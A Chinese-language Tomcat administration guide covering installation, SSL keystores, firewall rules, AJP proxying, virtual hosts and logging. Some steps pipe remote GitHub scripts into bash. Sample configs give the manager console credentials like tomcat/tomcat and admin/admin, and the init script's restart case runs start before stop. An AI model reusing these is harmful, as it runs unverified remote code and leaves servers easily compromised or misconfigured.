prog=tomcat
lockfile=/var/lock/subsys/$prog
pidfile=${PIDFILE-/var/run/$prog.pid}
lockfile=${LOCKFILE-/var/lock/subsys/$prog}
RETVAL=0
OPTIONS="--pidfile=${pidfile}"
```

```
start(){
        # Start daemons.
        echo -n $"Starting $prog: "
        #daemon $prog $OPTIONS
        $CATALINA_HOME/bin/startup.sh
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch $lockfile
        return $RETVAL

}

stop() {
        echo -n $"Stopping $prog: "
#       killproc -p ${pidfile} -d 10 $httpd
        $CATALINA_HOME/bin/shutdown.sh
        RETVAL=$?
        echo
        [ $RETVAL = 0 ] && rm -f ${lockfile} ${pidfile}
}

case $1 in
    start)
        start
        ;;
    stop)
        stop
        ;;
    restart)
        start
        stop
    ;;
esac
exit 0
```

创建 /etc/init.d/tomcat 文件，复制并粘贴上面的启动脚本

```
vim /etc/init.d/tomcat
chmod +x /etc/init.d/tomcat
chkconfig --add tomcat
chkconfig --level 234 tomcat on
```

```
chkconfig --list tomcat
```

1.2. Tomcat 7

Server JRE

安装 Server JRE

```
cd /usr/local/src/

tar zxvf server-jre-7u21-linux-x64.gz
mv jdk1.7.0_21 /srv/
ln -s /srv/jdk1.7.0_21 /srv/java
```

或者

```
curl -sS
https://raw.github.com/netkiller/shell/master/java/server-
jre.sh | bash
```

Tomcat

安装下面步骤安装Tomcat，注意不要使用root启动tomcat。这里使用www用户启动tomcat,这样的目的是让tomcat进程继承www用户权限。

```


cd /usr/local/src/
wget
http://ftp.cuhk.edu.hk/pub/packages/apache.org/tomcat/tomcat-
7/v7.0.40/bin/apache-tomcat-7.0.40.tar.gz
tar zxvf apache-tomcat-7.0.40.tar.gz

mv apache-tomcat-7.0.40 /srv/
```

```
ln -s /srv/apache-tomcat-7.0.40 /srv/apache-tomcat
rm -rf /srv/apache-tomcat/webapps/*

cat > /srv/apache-tomcat/bin/setenv.sh <<'EOF'
export JAVA_HOME=/srv/java
export JAVA_OPTS="-server -Xms512m -Xmx8192m  -XX:PermSize=64M
-XX:MaxPermSize=512m"
export CATALINA_HOME=/srv/apache-tomcat
export
CLASSPATH=$JAVA_HOME/lib:$JAVA_HOME/jre/lib:$CATALINA_HOME/lib:
export
PATH=$PATH:$JAVA_HOME/bin:$JAVA_HOME/jre/bin:$CATALINA_HOME/bin
:
EOF

cp /srv/apache-tomcat/conf/server.xml{,.original}

groupadd -g 80 www
adduser -o --home /srv --uid 80 --gid 80 -c "Web Application"
www

chown www:www -R /srv/*

su - www -c "/srv/apache-tomcat/bin/startup.sh"
```

或者运行下面脚本快速安装

```
curl -sS
https://raw.github.com/netkiller/shell/master/apache/tomcat/ins
tall.sh | bash
```

1.3. Java 8 + Tomcat 8

安装Java 8

```
cd /usr/local/src/
```

```
tar zxf server-jre-8u20-linux-x64.gz
mv jdk1.8.0_20 /srv/
ln -s /srv/jdk1.8.0_20 /srv/java

cat >> /etc/profile.d/java.sh <<'EOF'
export JAVA_HOME=/srv/java
export JAVA_OPTS="-server -Xms512m -Xmx8192m"
export
CLASSPATH=$JAVA_HOME/lib:$JAVA_HOME/jre/lib:$CATALINA_HOME/lib:
export
PATH=$PATH:$JAVA_HOME/bin:$JAVA_HOME/jre/bin:$CATALINA_HOME/bin
:
EOF
```

注意

Java 8 取消了 PermSize 与 MaxPermSize 配置项"

```
cd /usr/local/src/
wget
http://ftp.cuhk.edu.hk/pub/packages/apache.org/tomcat/tomcat-
8/v8.0.12/bin/apache-tomcat-8.0.12.tar.gz
tar zxf apache-tomcat-8.0.12.tar.gz

mv apache-tomcat-8.0.12 /srv/
ln -s /srv/apache-tomcat-8.0.12 /srv/apache-tomcat
rm -rf /srv/apache-tomcat/webapps/*
cp /srv/apache-tomcat/conf/server.xml{,.original}

cat > /srv/apache-tomcat/bin/setenv.sh <<'EOF'
export JAVA_HOME=/srv/java
export JAVA_OPTS="-server -Xms512m -Xmx8192m"
export CATALINA_HOME=/srv/apache-tomcat
export
CLASSPATH=$JAVA_HOME/lib:$JAVA_HOME/jre/lib:$CATALINA_HOME/lib:
/srv/IngrianJCE/lib/ext/IngrianNAE-5.1.1.jar
export
PATH=$PATH:$JAVA_HOME/bin:$JAVA_HOME/jre/bin:$CATALINA_HOME/bin
:
EOF
```

```
```

启动 Tomcat

```
groupadd -g 80 www
adduser -o --home /www --uid 80 --gid 80 -c "Web Application"
www

chown www:www -R /srv/apache-tomcat-*

su - www -c "/srv/apache-tomcat/bin/startup.sh"
```

systemctl 启动脚本

```
curl -s
https://raw.githubusercontent.com/oscm/shell/master/web/tomcat/
systemctl.sh | bash
```

Session 共享

```
$ git clone https://github.com/chexagon/redis-session-
manager.git
$ cd redis-session-manager/
$ mvn package
$ ls target/redis-session-manager-with-dependencies-2.1.1-
SNAPSHOT.jar
redis-session-manager-with-dependencies-2.1.1-SNAPSHOT.jar

$ cp target/redis-session-manager-with-dependencies-2.1.1-
SNAPSHOT.jar /srv/apache-tomcat/apache-tomcat-8.5.11/lib/
```

如果Redis是 127.0.0.1 配置 conf/context.xml 加入下面一行，

```
<Manager
className="com.crimsonhexagon.rsm.redisson.SingleServerSessionM
anager" />
```

完整的配置

```
    <Manager
className="com.crimsonhexagon.rsm.redisson.SingleServerSessionM
anager"
            endpoint="localhost:6379"
            sessionKeyPrefix="JSESSIONID::"
            saveOnChange="false"
            forceSaveAfterRequest="false"
            dirtyOnMutation="false"
            ignorePattern=".*\\.
(ico|png|gif|jpg|jpeg|swf|css|js)$"
            connectionPoolSize="100"
            database="16"
            password="yourpassword"
            timeout="60000"
            pingTimeout="1000"
            retryAttempts="20"
            retryInterval="1000"
    />
```

例 38.3. Example /srv/apache-tomcat/conf

```
cat context.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or
more
  contributor license agreements.  See the NOTICE file
distributed with
```

```
  this work for additional information regarding copyright
ownership.
  The ASF licenses this file to You under the Apache License,
Version 2.0
  (the "License"); you may not use this file except in
compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing,
software
  distributed under the License is distributed on an "AS IS"
BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express
or implied.
  See the License for the specific language governing
permissions and
  limitations under the License.
-->
<!-- The contents of this file will be loaded for each web
application -->
<Context>

    <!-- Default set of monitored resources. If one of these
changes, the    -->
    <!-- web application will be reloaded.
-->
    <WatchedResource>WEB-INF/web.xml</WatchedResource>

<WatchedResource>${catalina.base}/conf/web.xml</WatchedResource
>

    <!-- Uncomment this to disable session persistence across
Tomcat restarts -->
    <!--
    <Manager pathname="" />
    -->
    <Manager
className="com.crimsonhexagon.rsm.redisson.SingleServerSessionM
anager"
            endpoint="localhost:6379"
            sessionKeyPrefix="JSESSIONID"
            saveOnChange="false"
            forceSaveAfterRequest="false"
```

```
            dirtyOnMutation="false"
            ignorePattern=".*\\.
(ico|png|gif|jpg|jpeg|swf|css|js)$"
            connectionPoolSize="100"
            database="0"
            password=""
            timeout="60000"
            pingTimeout="1000"
            retryAttempts="20"
            retryInterval="1000"
    />
</Context>
```

test session

```
<%@ page language="java" contentType="text/html; charset=UTF-8"
pageEncoding="UTF-8"%>
<!DOCTYPE html>
<html>
<head>
<title>set session</title>
</head>
<body>
  <%= session.getId() %>
  <%
    session.setAttribute("neo", "netkiller");
  %>
</body>
</html>
```

```
<%@ page language="java" contentType="text/html; charset=UTF-8"
pageEncoding="UTF-8"%>
<!DOCTYPE html>
<html>
<head>
```

```
<title>get session</title>
</head>
<body>
  <%= session.getId() %>
  <br/>
  <br/>
  <%=(String)session.getAttribute("neo")%>

</body>
</html>
```

SSL 证书上

```
neo@MacBook-Pro-Neo ~ % keytool -genkey -v -alias tomcat -
keyalg RSA -keystore conf/tomcat.keystore -validity 36500
输入密钥库口令:
再次输入新口令:
您的名字与姓氏是什么?
  [Unknown]:  Neo
您的组织单位名称是什么?
  [Unknown]:  SF
您的组织名称是什么?
  [Unknown]:  IT
您所在的城市或区域名称是什么?
  [Unknown]:  SZ
您所在的省/市/自治区名称是什么?
  [Unknown]:  GD
该单位的双字母国家/地区代码是什么?
  [Unknown]:  CN
CN=Neo, OU=SF, O=IT, L=SZ, ST=GD, C=CN是否正确?
  [否]:  Y

正在为以下对象生成 2,048 位RSA密钥对和自签名证书 (SHA256withRSA) (有效
期为 36,500 天):
         CN=Neo, OU=SF, O=IT, L=SZ, ST=GD, C=CN
[正在存储conf/tomcat.keystore]

neo@MacBook-Pro-Neo ~ % ll conf/tomcat.keystore
-rw-r--r--  1 neo  staff   2.6K  7 15 17:06
```

```
conf/tomcat.keystore
```

```
 <Connector port="8443"
protocol="org.apache.coyote.http11.Http11NioProtocol"
        maxThreads="150" SSLEnabled="true">
     <SSLHostConfig>
             <Certificate

certificateKeystoreFile="conf/tomcat.keystore"
                  certificateKeystorePassword="12345678"
                  certificateKeystoreType="PKCS12"
             />
     </SSLHostConfig>
</Connector>
```

1.4. Tomcat 9/10

自签名证书生成命令:

```
keytool -genkey -alias tomcat -keyalg RSA -keystore
/srv/apache-tomcat/conf/localhost-rsa.jks

keytool -genkeypair -alias "tomcat" -keyalg "RSA" -keystore
"https.keystore"
加入有效期： keytool -genkeypair -alias "tomcat" -keyalg "RSA" -
keystore "e:\https.keystore" -validity 36000

# CN为域名
keytool -genkeypair -alias "tomcat" -keyalg "RSA" -keystore
tomcat.keystore -keypass "123456" -storepass "123456" -validity
365000 -dname
"CN=www.netkiller.cn.cn,OU=tomcat,O=tomcat,L=SZ,ST=GD,C="
```

```
        <Connector port="443"
protocol="org.apache.coyote.http11.Http11NioProtocol"
maxThreads="150" SSLEnabled="true" scheme="https"
secure="true">
        <SSLHostConfig>
             <Certificate
certificateKeystoreFile="cert/www.netkiller.cn.pfx"
certificateKeystoreType="PKCS12"
certificateKeystorePassword="12345678" />
        </SSLHostConfig>
    </Connector>
```

```
<Connector port="443"
    protocol="org.apache.coyote.http11.Http11NioProtocol"
    maxThreads="150"
    SSLEnabled="true"
    defaultSSLHostConfigName="www.netkiller.cn" >
        <SSLHostConfig hostName="www.netkiller.cn">
                <Certificate
               certificateKeystoreFile="cert/netkiller.pfx"
               certificateKeystorePassword="****"
               type="RSA"/>
        </SSLHostConfig>
</Connector>
```

1.5. 防火墙配置

```
iptables -A INPUT -m state --state NEW -m tcp -p tcp --dport
8080 -j ACCEPT
```

80 跳转 8080 方案

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --
to-port 8080
```

取消跳转

```
iptables -t nat -D PREROUTING -p tcp --dport 80 -j REDIRECT --
to-port 8080
```

查看规则

```
iptables -t nat -L
```

例 38.4. tomcat firewall

下面是完整的例子，仅供参考，复制到 /etc/sysconfig/iptables 文件中，重启iptables即可生效。

```
# cat /etc/sysconfig/iptables
# Generated by iptables-save v1.4.7 on Mon Jul 22 15:58:35 2013
*nat
:PREROUTING ACCEPT [7:847]
:POSTROUTING ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A PREROUTING -p tcp -m tcp --dport 80 -j REDIRECT --to-port
8080
COMMIT
# Completed on Mon Jul 22 15:58:35 2013
# Generated by iptables-save v1.4.7 on Mon Jul 22 15:58:35 2013
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [42303:3464247]
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j
```

```
ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 8080 -j
ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 80 -j
ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
# Completed on Mon Jul 22 15:58:35 2013
```

1.6. 同时运行多实例

创建工作目录

```
mkdir /srv/apache-tomcat
```

每个端口一个目录

```
tar zxvf apache-tomcat-7.0.x.tar.gz
mv  apache-tomcat-7.0.x /srv/apache-tomcat/8080

tar zxvf apache-tomcat-7.0.x.tar.gz
mv  apache-tomcat-7.0.x /srv/apache-tomcat/9090
```

修改 Server port="8006" 与 Connector port="9090"端口，不要出现重复。

```
<Server port="8006" shutdown="SHUTDOWN">


 <Connector port="9090" protocol="HTTP/1.1"
               connectionTimeout="20000"
               redirectPort="8443" />
```

```
<!--
    <Connector port="8009" protocol="AJP/1.3"
redirectPort="8443" />
-->
```

启动tomcat然后观察catalina.log日志文件，确认每个进程都正确启动。

1.7. Testing file

创建测试文件

vim webapps/ROOT/index.jsp

```
<%@ page contentType="text/html;charset=utf-8"%>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8">
<title>helloworld!</title>
</head>

<body>
<h1>
<%="It works!"%>
</h1>
<%
out.println("<h3>Hello World!</h3>");
%>
<hr />
<%=new java.util.Date()%>
</body>
</html>
```

使用curl命令测试，测试结果类似下面结果。

```
$ curl http://192.168.6.9/index.jsp

<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8">
<title>helloworld!</title>
</head>

<body>
<h1>
It works!
</h1>
<h3>Hello World!</h3>

<hr />
Mon Jul 22 16:41:46 HKT 2013
</body>
</html>
```

1.8. mod_jk

mod_jk 安装

```
tar zxvf tomcat-connectors-1.2.23-src.tar.gz
cd tomcat-connectors-1.2.23-src/native/
./configure --with-apxs=/usr/local/apache/bin/apxs
make
make install
chmod 755 /usr/local/apache/modules/mod_jk.so
```

httpd.conf 尾部加入

```
Include conf/mod_jk.conf
```

配置workers.properties

apache/conf/workers.properties

```
# Define 1 real worker using ajp13
worker.list=worker1
# Set properties for worker1 (ajp13)
worker.worker1.type=ajp13
worker.worker1.host=127.0.0.1
worker.worker1.port=8009
worker.worker1.lbfactor=1
worker.worker1.cachesize=128
worker.worker1.cache_timeout=600
worker.worker1.socket_keepalive=1
worker.worker1.reclycle_timeout=300
```

mod_jk.conf

apache/conf/mod_jk.conf

```
[chenjingfeng@d3010 Includes]$ cat mod_jk.conf
<IfModule mod_jk.c>
# Load mod_jk module
LoadModule jk_module            modules/mod_jk.so
# Where to find workers.properties
JkWorkersFile
/usr/local/apache/conf/workers.properties
# Where to put jk logs
JkLogFile               /usr/local/apache/logs/mod_jk.log
# Set the jk log level [debug/error/info]
JkLogLevel              error
# Select the log format
JkLogStampFormat "[%a %b %d %H:%M:%S %Y] "
# JkOptions indicate to send SSL KEY SIZE,
JkOptions     +ForwardKeySize +ForwardURICompat -
ForwardDirectories
# JkRequestLogFormat set the request format
JkRequestLogFormat     "%w %V %T"
JkShmFile     /usr/local/apache2/logs/mod_jk.shm
# Send jsp,servlet for context * to worker named worker1
```

```
JkMount  /status/* worker1
JkMount  /*.jsp worker1
JkMount  /*.jsps worker1
JkMount  /*.do worker1
JkMount  /*Servlet worker1
JkMount  /jk/* worker1
</IfModule>
```

分别测试apache,tomcat

1.9. mod_proxy_ajp

包含虚拟主机配置文件

 # vi conf/httpd.conf

```
# Virtual hosts
Include conf/extra/httpd-vhosts.conf
```

虚拟主机中配置ProxyPass,ProxyPassReverse

 # vi conf/extra/httpd-vhosts.conf

```
<VirtualHost *:80>
    ServerName netkiller.8800.org
    ProxyPass /images !
        ProxyPass /css !
        ProxyPass /js !
    ProxyPass /ajp ajp://localhost:8009/ajp
    ProxyPassReverse /ajp ajp://localhost:8009/ajp
</VirtualHost>
```

反向代理和均衡负载模块

```
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_ajp_module modules/mod_proxy_ajp.so
LoadModule proxy_balancer_module modules/mod_proxy_balancer.so

ProxyPass /admin balancer://tomcatcluster/admin
lbmethod=byrequests stickysession=JSESSIONID nofailover=Off
timeout=5 maxattempts=3
ProxyPassReverse /admin balancer://tomcatcluster/admin

<Proxy balancer://tomcatcluster>
        BalancerMember ajp://localhost:8009 route=web1
        BalancerMember ajp://localhost:10009 smax=10 route=web2
        BalancerMember ajp://localhost:11009 route=web3
        BalancerMember ajp://localhost:12009 smax=10 route=web4
</Proxy>
```

1.10. RewriteEngine 连接 Tomcat

```
RewriteEngine On

RewriteRule ^/(.*) ajp://localhost:8009/ajp/$1 [P]
RewriteRule ^/(.*\.(jsp|do|sevlet)) ajp://localhost:8009/ajp/$1
[P]
```

1.11. SSL 双向认证

首先我并不建议使用 tomcat 实现SSL双向验证，这个工作可以交给 Web 服务器完成。但有些场景可能需要，可以参考下面例子。

服务器端证书

```
keytool -genkey -v -alias serverKey -dname "CN=localhost" -
keyalg RSA -keypass xxxxxx -keystore server.ks -storepass
```

```
xxxxxx
```

客户端证书

```
keytool -genkey -v -alias clientKey -dname "CN=SomeOne" -keyalg
RSA -keypass xxxxxx -keystore client.p12 -storepass xxxxxx -
storetype PKCS12
keytool -export -alias clientKey -file clientKey.cer -keystore
client.p12 -storepass xxxxxx -storetype PKCS12
```

导入客户端证书

```
keytool -import -v -alias clientKey -file clientKey.cer -
keystore server.ks -storepass xxxxxx
```

如果希望在 Windows 浏览器中访问，下导入证书方式，双击 client.p12 文件，安装提示导入

配置 Tomcat ，编辑 server.xml 文件

```
<Connector port="8443" protocol="HTTP/1.1" SSLEnabled="true"
maxThreads="1024" scheme="https" secure="true"
clientAuth="true" sslProtocol="TLS"
keystoreFile="server.ks" keystorePass="xxxxxx"
truststoreFile="server.ks " truststorePass="xxxxxx" />
```

2. 配置 Tomcat 服务器

2.1. server.xml

Connector

tomcat 端口默认为8080, 可以通过修改下面port项改为80端口，但不建议你这样使用80端口,tomcat 会继承root权限，这是非常危险的做法。

```
<Connector port="80" protocol="HTTP/1.1"
           connectionTimeout="20000"
           redirectPort="8443" />
```

性能调整

```
<Connector port="8080" protocol="HTTP/1.1"
           connectionTimeout="20000"
           redirectPort="8443"
           maxThreads="2048" />

    <Connector port="8080" protocol="HTTP/1.1"
                           maxThreads="2048"
                           minSpareThreads="64"
                           maxSpareThreads="256"
                           acceptCount="128"
                           enableLookups="false"
                           redirectPort="8443"
                           debug="0"
                           connectionTimeout="20000"
                           disableUploadTimeout="true"
                           URIEncoding="UTF-8" />
```

```
maxThreads="4096"                   最大连接数
minSpareThreads="50"    最小空闲线程
maxSpareThreads="100"   最大空闲线程
enableLookups="false"   禁止域名解析
acceptCount="15000"
connectionTimeout="30000"           超时时间
redirectPort="8443"
disableUploadTimeout="true"
URIEncoding="UTF-8"                 UTF-8编码
protocol="AJP/1.3"                  AJP协议版本
```

HTTPS

```
   <Connector port="443" maxHttpHeaderSize="8192"
              maxThreads="150" minSpareThreads="25"
maxSpareThreads="75"
              enableLookups="false"
disableUploadTimeout="true"
              acceptCount="100" scheme="https" secure="true"
              SSLEngine="on"

SSLCertificateFile="${catalina.base}/conf/localhost.crt"

SSLCertificateKeyFile="${catalina.base}/conf/localhost.key" />
```

compression

压缩传送数据

```
compression="on"
compressionMinSize="2048"
noCompressionUserAgents="gozilla, traviata"
compressableMimeType="text/html,text/xml,text/plain,text/javasc
```

```
ript,text/css"
```

useBodyEncodingForURI

如果你的站点编码非UTF-8,去掉URIEncoding="UTF-8"使用下面选项.

useBodyEncodingForURI="true"

隐藏Tomcat版本信息

在Connector中加入server="Neo App Srv 1.0"

```
vim $CATALINA_HOME/conf/server.xml

    <Connector port="80" protocol="HTTP/1.1"
               connectionTimeout="20000"
               redirectPort="8443"
                               maxThreads="8192"
                               minSpareThreads="64"
                               maxSpareThreads="128"
                               acceptCount="128"
                               enableLookups="false"
                server="Neo App Srv 1.0"/>
```

```
# curl -I http://localhost:8080/
HTTP/1.1 400 Bad Request
Transfer-Encoding: chunked
Date: Thu, 20 Oct 2011 09:51:55 GMT
Connection: close
Server: Neo App Srv 1.0
```

Context

配置虚拟目录

例如我们需要这样的配置

```
http://www.netkiller.cn/news
http://www.netkiller.cn/member
http://www.netkiller.cn/product
```

实现方法

```
<Host name="localhost"  appBase="/www/example.com"
unpackWARs="true" autoDeploy="true">
        <Alias>www.example.com</Alias>

        <Context path="news" docBase="www.example.com/news"
reloadable="false"></Context>
        <Context path="member" docBase="www.example.com/member"
reloadable="false"></Context>
        <Context path="product"
docBase="www.example.com/product" reloadable="false"></Context>

</Host>
```

应用程序安全

关闭war自动部署 unpackWARs="false" autoDeploy="false"。防止被植入木马等恶意程序

关闭 reloadable="false" 也用于防止被植入木马

JSESSIONID

修改 Cookie 变量 JSESSIONID， 这个cookie 是用于维持Session关系。建议你改为PHPSESSID。

```
<Context path="" docBase="path/to/your" reloadable="false"
sessionCookieDomain=".example.com" sessionCookiePath="/"
sessionCookieName="PHPSESSID" />
```

2.2. tomcat-users.xml

```
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>

<role rolename="manager"/>
<user username="tomcat" password="QI0Ajp7" roles="manager"/>

</tomcat-users>
```

状态监控 http://localhost/manager/status

服务管理 http://localhost/manager/html/list

```
<tomcat-users>
<!--
  NOTE:  By default, no user is included in the "manager-gui"
role required
  to operate the "/manager/html" web application.  If you wish
to use this app,
  you must define such a user - the username and password are
arbitrary.
-->
<!--
  NOTE:  The sample user and role entries below are wrapped in
a comment
  and thus are ignored when reading this file. Do not forget to
remove
```

```
  <!.. ..> that surrounds them.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat"
roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
-->
  <role rolename="manager-gui"/>
  <role rolename="manager-script"/>
  <role rolename="manager-jmx"/>
  <role rolename="manager-status"/>

  <user username="tomcat" password="tomcat" roles="manager-
gui,manager-script,manager-jmx,manager-status"/>
  <role rolename="admin-gui"/>
  <role rolename="admin-script"/>
  <user username="admin" password="admin" roles="admin-
gui,admin-script"/>

</tomcat-users>
```

2.3. context.xml

context.xml 主要用于配置 数据库连接池

开启热部署，生产环境不建议使用

```
<Context reloadable="true">
```

Resources

org.apache.catalina.webresources.Cache.getResource Unable to add the resource at [/WEB-INF/lib/netkiller.jar] to the cache because there was

insufficient free space available after evicting expired cache entries - consider increasing the maximum size of the cache

```
<Resources cachingAllowed="true" cacheMaxSize="100000" />
```

session cookie

```
<Context sessionCookieName="PHPSESSID"
sessionCookieDomain=".example.com" sessionCookiePath="/">
        <!-- ... -->
</Context>
```

2.4. logging.properties

修改日志目录

```
1catalina.org.apache.juli.FileHandler.level = FINE
#1catalina.org.apache.juli.FileHandler.directory =
${catalina.base}/logs
1catalina.org.apache.juli.FileHandler.directory =
/www/logs/tomcat
1catalina.org.apache.juli.FileHandler.prefix = catalina.
```

2.5. catalina.properties

配置跳过扫描*.jar

```
tomcat.util.scan.StandardJarScanFilter.jarsToSkip=\*.jar
```

context.xml

```
<JarScanner scanClassPath="false"/>
```

3. 虚拟主机配置

注意

Tomcat 8 取消了 xmlValidation="false" xmlNamespaceAware="false" 两个配置项。

appBase 是防止 war 文件的扫描目录。

3.1. 方案一

将配置写入server.xml文件

```
      <Host name="www.example.com"  appBase="webapps"
            unpackWARs="true" autoDeploy="true"
            xmlValidation="false" xmlNamespaceAware="false">
            <Context path=""
docBase="/www/example.com/www.example.comm" debug="0"
reloadable="false"/>
      </Host>
      <Host name="news.example.com"  appBase="webapps"
            unpackWARs="true" autoDeploy="true"
            xmlValidation="false" xmlNamespaceAware="false">
            <Context path=""
docBase="/www/example/news.example.com" debug="0"
reloadable="false"/>
      </Host>
```

3.2. 方案二

在 $CATALINA_HOME/conf/Catalina/ 下创建配置文件

```
vim server.xml
```

```
<Engine name="Catalina" defaultHost="neo">
    <Host name="neo"    appBase="webapps"/>
    <Host name="other" appBase="webapps"/>
</Engine>
```

Webapps Directory

```
mkdir $CATALINA_HOME/conf/Catalina/neo
```

Configuring Your Contexts

```
mkdir $CATALINA_HOME/conf/Catalina/neo

cp $CATALINA_HOME/conf/Catalina/localhost/manager.xml
$CATALINA_HOME/conf/Catalina/neo/ROOT.xml

or

cp $CATALINA_HOME/conf/Catalina/localhost/manager.xml
$CATALINA_HOME/conf/Catalina/neo
```

3.3. Alias 别名

别名的功能是为虚拟主机绑定多个域名

```
<Host name="www.example.com" debug="9" appBase="webapps"
                              unpackWARs="false"
autoDeploy="false"
                               xmlValidation="false"
xmlNamespaceAware="false">
        <Alias>www.example.net</Alias>
```

```
        <Alias>exmaple.com</Alias>
        <Alias>224.25.22.70</Alias>
</Host>
```

3.4. access_log

```
<Host name="localhost" ...>
  ...
  <Valve className="org.apache.catalina.valves.AccessLogValve"
         prefix="localhost_access_log." suffix=".txt"
         pattern="common"/>
  ...
</Host>
```

```
        <Valve
className"org.apache.catalina.valves.AccessLogValve"
                directory="logs/access"
                prefix="www.netkiller.cn.access"
                suffix=".log"
                pattern="%{X-Forwarded-FOR}i %a %v %U %t %m %s
%{User-Agent}i" resolveHosts="false"/>
```

3.5. Context 配置

```
        <Host appBase="webapps" autoDeploy="true"
name="localhost" unpackWARs="true">
                <Valve
className="org.apache.catalina.valves.AccessLogValve"
directory="logs" pattern="%h %l %u %t &amp;quot;%r&amp;quot; %s %b"
prefix="localhost_access_log" suffix=".txt"/>
```

```
                <Context docBase="Struts" path="/Struts"
reloadable="true" source="org.eclipse.jst.jee.server:Struts"/>
        </Host>
```

docBase如果是绝对路径就会忽略appBase="webapps"的设置。

```
<Context path=""
docBase="/www/example.com/www.example.com/WebContent"
reloadable="false">
```

appBase + docBase 方案

```
<Host name="localhost"  appBase="/www/example.com"
unpackWARs="true" autoDeploy="true">
        <Alias>www.example.com</Alias>

        <Context path="" docBase="www.example.com"
reloadable="false"></Context>

</Host>
```

3.6. 主机绑定IP地址

```
    <Host name="223.225.22.72"  appBase="/www/netkiller.cn"
unpackWARs="true" autoDeploy="true">
                <Alias>www.netkiller.cn</Alias>
        <Valve
className="org.apache.catalina.valves.AccessLogValve"
directory="logs"
               prefix="www.netkiller.cn_access_log."
suffix=".log"
```

```
               pattern="%h %l %u %t &amp;quot;%r&amp;quot; %s %b" />
                <Logger
className="org.apache.catalina.logger.FileLogger"
                 directory="logs"  prefix="web_log."
suffix=".txt"  timestamp="true"/>
        <Context path="" docBase="www.netkiller.cn"
reloadable="true"></Context>

        </Host>
        <Host name="223.225.22.73"  appBase="/www/netkiller.cn"
unpackWARs="true" autoDeploy="true">
                <Alias>admin.netkiller.cn</Alias>
                <Valve
className="org.apache.catalina.valves.AccessLogValve"
directory="logs"
                       prefix="admin.netkiller.cn_access_log."
suffix=".log"
                       pattern="%h %l %u %t &amp;quot;%r&amp;quot; %s
%b" />
                <Context path="" docBase="admin.netkiller.cn"
reloadable="true" />
        </Host>
```

4. SSI

编辑 context.xml 文件，增加 privileged="true 属性

```
# vim /srv/apache-tomcat/conf/context.xml

<Context privileged="true">

    <!-- Default set of monitored resources -->
    <WatchedResource>WEB-INF/web.xml</WatchedResource>

    <!-- Uncomment this to disable session persistence across
Tomcat restarts -->
    <!--
    <Manager pathname="" />
    -->

    <!-- Uncomment this to enable Comet connection tacking
(provides events
         on session expiration as well as webapp lifecycle) -->
    <!--
    <Valve
className="org.apache.catalina.valves.CometConnectionManagerVal
ve" />
    -->

</Context>
```

编辑 web.xml 文件，取消下面的注释

```
# vim /srv/apache-tomcat/conf/web.xml

    <servlet>
        <servlet-name>ssi</servlet-name>
        <servlet-class>
          org.apache.catalina.ssi.SSIServlet
```

```
        </servlet-class>
        <init-param>
          <param-name>buffered</param-name>
          <param-value>1</param-value>
        </init-param>
        <init-param>
          <param-name>debug</param-name>
          <param-value>0</param-value>
        </init-param>
        <init-param>
          <param-name>expires</param-name>
          <param-value>666</param-value>
        </init-param>
        <init-param>
          <param-name>isVirtualWebappRelative</param-name>
          <param-value>false</param-value>
        </init-param>
        <load-on-startup>4</load-on-startup>
    </servlet>
```

配置需要SSI处理的文件

```
# vim  /srv/apache-tomcat/webapps/ROOT/WEB-INF/web.xml

<web-app xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
                      http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
  version="3.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>


        <servlet-mapping>
        <servlet-name>ssi</servlet-name>
```

```
        <url-pattern>*.shtml</url-pattern>
        <url-pattern>*.html</url-pattern>
        </servlet-mapping>


</web-app>
```

重新启动Tomcat

创建测试文件

```
# vim webapps/ROOT/index.html

<!--#echo var="DATE_LOCAL" -->
```

验证测试结果

```
# curl http://224.25.22.70:8080/
Tuesday, 03-Nov-2015 09:32:30 HKT
```

5. Logging 日志

5.1. 开启 debug 模式

又是我们需要开启debug来排查故障，只需在项目目录下创建文件WEB-INF/classes/log4j.properties 内容如下

```
log4j.rootLogger=debug,console,file
```

重新启动tomcat将进入Debug模式，你将看到大量的调试信息。

5.2. 切割 catalina.out 日志

```
1) log4j.properties: Add the console to the root logger
log4j.rootLogger = INFO, CATALINA, CONSOLE

2) log4j.properties: Change the DailyRollingFileAppender to:
log4j.appender.CATALINA=org.apache.log4j.rolling.RollingFileApp
ender
log4j.appender.CATALINA.RollingPolicy=org.apache.log4j.rolling.
TimeBasedRollingPolicy
log4j.appender.CATALINA.RollingPolicy.FileNamePattern=${catalin
a.base}/logs/catalina.%d{yyyy-MM-dd}.log
```

6. Init.d Script

6.1. Script 1

```
#!/bin/bash
##############################################################
# Script for Apache and Tomcat
# File:/etc/rc.d/init.d/www
##############################################################
# Setup environment for script execution
#

# chkconfig: - 91 35
# description: Starts and stops the apache and tomcat daemons \
#              used to provide Neo Chen
